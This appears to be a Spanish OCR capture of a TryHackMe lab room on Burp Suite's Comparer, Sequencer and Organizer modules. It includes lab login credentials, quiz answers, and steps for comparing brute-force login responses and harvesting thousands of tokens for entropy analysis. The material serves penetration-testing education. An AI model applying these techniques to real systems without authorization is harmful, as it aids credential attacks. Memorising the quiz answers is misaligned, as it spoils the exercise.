
Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Comparador, como su nombre lo indica, nos permite comparar dos datos, ya sea por palabras ASCII o por bytes.

Primero revisemos la interfaz:



La interfaz se puede dividir en tres secciones principales:

1. A la izquierda vemos los elementos a comparar. Cuando cargamos datos en Comparer, aparecen como filas en estas tablas. Seleccionamos dos conjuntos de datos para comparar.
2. En la parte superior derecha, tenemos opciones para pegar datos del portapapeles (Pegar), cargar datos de un archivo (Cargar), eliminar la fila actual (Eliminar) y borrar todos los conjuntos de datos (Borrar).
3. Por último, en la parte inferior derecha, podemos optar por comparar nuestros conjuntos de datos por palabras o bytes. No importa cuál de estos botones seleccione inicialmente porque se puede cambiar más adelante. Estos son los botones en los que hacemos clic cuando estamos listos para comparar los datos seleccionados.

Al igual que la mayoría de los módulos de Burp Suite , también podemos cargar datos en Comparer desde otros módulos haciendo clic derecho y eligiendo **Enviar a Comparer** .

Una vez que hayamos agregado al menos 2 conjuntos de datos para comparar y presionemos **Palabras** o **Bytes** , una ventana emergente nos muestra la comparación:

Esta ventana también tiene tres secciones diferenciadas:

1. Los datos comparados ocupan la mayor parte de la ventana; se puede ver en formato de texto o hexadecimal. El formato inicial depende de si elegimos comparar por palabras o bytes en la ventana anterior, pero esto se puede anular usando los botones encima de los cuadros de comparación.
2. La clave de comparación está en la parte inferior izquierda y muestra qué colores representan datos modificados, eliminados y agregados entre los dos conjuntos de datos.
3. La casilla de verificación **Sincronizar vistas** está en la parte inferior derecha de la ventana. Cuando se selecciona, garantiza que ambos conjuntos de datos sincronizarán los formatos. En otras palabras, si cambia uno de ellos a la vista Hexadecimal, el otro se ajustará para coincidir.

El título de la ventana muestra el número total de diferencias encontradas.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Ahora sabemos lo que hace Comparer, pero ¿para qué sirve?

Hay muchas situaciones en las que poder comparar rápidamente dos datos (potencialmente muy grandes) puede resultar útil.

Por ejemplo, al realizar un ataque de fuerza bruta de inicio de sesión o de relleno de credenciales con Intruder, es posible que desee comparar dos respuestas con diferentes longitudes para ver dónde se encuentran las diferencias y si las diferencias indican un inicio de sesión exitoso.


Ejemplo práctico

1. Navegar a `http://MACHINE_IP/support/login`

   Intente iniciar sesión con un nombre de usuario y una contraseña no válidos; capture la solicitud en Burp Proxy .

2. Envíe la solicitud al Repetidor con `Ctrl + R` (o equivalente en Mac) o haciendo clic derecho en la solicitud en el módulo Proxy y eligiendo **Enviar al Repetidor** .

3. Envíe la solicitud, luego haga clic derecho en la respuesta y elija **Enviar al comparador** .



4. En la pestaña Repetidor, cambie las credenciales a:
   - Nombre de usuario: `support_admin`
   - Contraseña: `w58ySK4W`

   Envíe la solicitud nuevamente y luego pase la nueva respuesta a Comparer.

Responda las siguientes preguntas

Compara las dos respuestas por palabra. ¿Puedes identificar las principales diferencias?

No se necesita respuesta | Pregunta hecha

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash


Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general

Sequencer nos permite evaluar la entropía o aleatoriedad de los "tokens". Los tokens son cadenas que se utilizan para identificar algo y, idealmente, deberían generarse de forma criptográficamente segura. Estos tokens podrían ser cookies de sesión o tokens de falsificación de solicitudes **entre** sitios (CSRF) utilizados para **proteger** los envíos de formularios. Si estos tokens no se generan de forma segura, entonces, en teoría, podríamos predecir los próximos valores de los tokens. Las implicaciones podrían ser sustanciales, por ejemplo, si el token en cuestión se utiliza para restablecer contraseñas.

Comencemos mirando la interfaz del secuenciador:



Tenemos dos formas principales de realizar análisis de tokens con Sequencer:

- **Captura en vivo** : este es el método más común y es la subpestaña predeterminada para Sequencer. La captura en vivo nos permite pasar una solicitud que generará un token al secuenciador para su análisis. Por ejemplo, es posible que queramos pasar una solicitud POST a un punto final de inicio de sesión de Sequencer, sabiendo que el servidor responderá con una cookie. Una vez pasada la solicitud, podemos indicarle a Sequencer que inicie una captura en vivo. Luego realizará automáticamente la misma solicitud miles de veces y almacenará las muestras de tokens generadas para su análisis. Después de recolectar suficientes muestras, detenemos el secuenciador y le permitimos analizar los tokens capturados.
- **Carga manual** : esto nos permite cargar una lista de muestras de tokens pregeneradas directamente en el secuenciador para su análisis. Usar la carga manual significa que no necesitamos realizar miles de solicitudes a nuestro objetivo, lo que puede ser ruidoso y consumir muchos recursos. Sin embargo, sí requiere que tengamos una lista grande de tokens pregenerados.

Nos centraremos en capturas en vivo en esta sala.

Responda las siguientes preguntas

¿Qué nos permite evaluar Sequencer?

Entropy | Respuesta correcta

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Genial, profundicemos en el proceso de uso de la captura en vivo del secuenciador para el análisis de entropía en el token antifuerza bruta utilizado en el formulario de inicio de sesión de administrador.


Primero, capture una solicitud `http://MACHINE_IP/admin/login/` en el Proxy . Haga clic derecho en la solicitud y seleccione **Enviar al secuenciador** .

En la sección "Ubicación del token dentro de la respuesta", podemos seleccionar entre **Cookie** , **Campo de formulario** y **Ubicación personalizada** . Dado que en este caso estamos probando el loginToken, seleccione el botón de opción "Campo de formulario" y elija el loginToken en el menú desplegable:

En esta situación, podemos dejar todas las demás opciones con seguridad en sus valores predeterminados. Entonces, haga clic en el botón **Iniciar captura en vivo** .

Aparecerá una nueva ventana indicando que hay una captura en vivo en progreso y mostrando la cantidad de tokens capturados hasta el momento. Espere hasta que se capture una cantidad suficiente de tokens (aproximadamente 10,000 deberían ser suficientes); Cuantos más tokens tengamos, más preciso será nuestro análisis.

Una vez que se capturen alrededor de 10,000 tokens, haga clic en **Pausa** y luego seleccione el botón **Analizar ahora :**



Es importante tener en cuenta que también podríamos haber elegido Detener **la** captura. Sin embargo, al optar por pausar, mantenemos la opción de reanudar la captura más tarde si el informe no tiene suficientes muestras para calcular con precisión la entropía del token.

Si deseáramos actualizaciones periódicas del análisis, también podríamos haber seleccionado la casilla de verificación "Análisis automático". Esta opción le indica a Burp que realice el análisis de entropía después de cada 2000 solicitudes, proporcionando actualizaciones frecuentes que serán cada vez más precisas a medida que se carguen más muestras en el secuenciador.

En este punto, también vale la pena señalar que podemos optar por copiar o guardar los tokens capturados para su posterior análisis.

Al hacer clic en el botón **Analizar ahora** , Burp analizará la entropía del token y generará un informe.

Responda las siguientes preguntas

¿Cuál se estima que es la calidad general de la aleatoriedad?

excellent | Respuesta correcta

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo


Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Ahora que tenemos un informe para el análisis de entropía de nuestro token, ¡es hora de analizarlo!

El informe de análisis de entropía generado se divide en cuatro secciones principales. El primero de ellos es el **Resumen** de resultados. El resumen nos da lo siguiente:



- **Resultado general** : esto brinda una evaluación amplia de la seguridad del mecanismo de generación de tokens. En este caso, el nivel de entropía indica que es probable que los tokens se generen de forma segura.
- **Entropía efectiva** : mide la aleatoriedad de los tokens. La entropía efectiva de 117 bits es relativamente alta, lo que indica que los tokens son suficientemente aleatorios y, por lo tanto, seguros contra predicciones o ataques de fuerza bruta.
- **Confiabilidad** : El nivel de significancia del 1% implica que existe un 99% de confianza en la precisión de los resultados. Este nivel de confianza es bastante alto, lo que garantiza la precisión de la estimación de la entropía efectiva.
- **Muestra** : proporciona detalles sobre las muestras de tokens analizadas durante el proceso de prueba de entropía, incluida la cantidad de tokens y sus características.

Si bien el informe resumido a menudo proporciona suficiente información para evaluar la seguridad del proceso de generación de tokens, es importante recordar que en algunos casos puede ser necesario realizar más investigaciones. El análisis a nivel de carácter y de bits puede proporcionar información más detallada sobre la aleatoriedad de los tokens, especialmente cuando los resultados resumidos plantean posibles preocupaciones.

Si bien el informe de entropía puede proporcionar un fuerte indicador de la seguridad del mecanismo de generación de tokens, es necesario que haya pruebas más definitivas. Otros factores también podrían afectar la seguridad de los tokens, y la naturaleza de la probabilidad y las estadísticas significa que siempre hay un grado de incertidumbre. Dicho esto, una entropía efectiva de 117 bits con un nivel de significancia del 1% sugiere un proceso de generación de tokens sólidamente seguro.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general


Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis


Tarea 10 Organizador: descripción general

El módulo Organizador de Burp Suite está diseñado para ayudarlo a almacenar y anotar copias de solicitudes HTTP que quizás desee revisar más adelante. Esta herramienta puede resultar particularmente útil para organizar su flujo de trabajo de pruebas de penetración. Estas son algunas de sus características clave:

- Puede almacenar solicitudes que desee investigar más adelante, guardar solicitudes que ya haya identificado como interesantes o guardar solicitudes que desee agregar a un informe más adelante.
- Puede enviar solicitudes HTTP a Burp Organizer desde otros módulos Burp como **Proxy** o **Repetidor** . Puede hacerlo haciendo clic derecho en la solicitud y seleccionando **Enviar al organizador** o usando la tecla de acceso rápido predeterminada `Ctrl + O` . Cada solicitud HTTP que envía al Organizador es una copia de solo lectura de la solicitud original guardada en el momento en que la envió al Organizador.




- Las solicitudes se almacenan en una tabla que contiene columnas como el número de índice de la solicitud, la hora en que se realizó la solicitud, el estado del flujo de trabajo, la herramienta Burp desde la que se envió la solicitud, el método HTTP, el nombre de host del servidor, la ruta del archivo URL, la cadena de consulta URL, número de parámetros en la solicitud, código de estado HTTP de la respuesta, longitud de la respuesta en bytes y cualquier nota que haya realizado.



Para ver la solicitud y la respuesta:

1. Haga clic en cualquier elemento del Organizador.
2. Tanto la solicitud como la respuesta son de solo lectura. Puede buscar dentro de la solicitud o respuesta, seleccionar la solicitud y luego usar la barra de búsqueda debajo de la solicitud.



Responda las siguientes preguntas

¿Las solicitudes guardadas son de solo lectura? (sí/no)

yea

Respuesta correcta

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

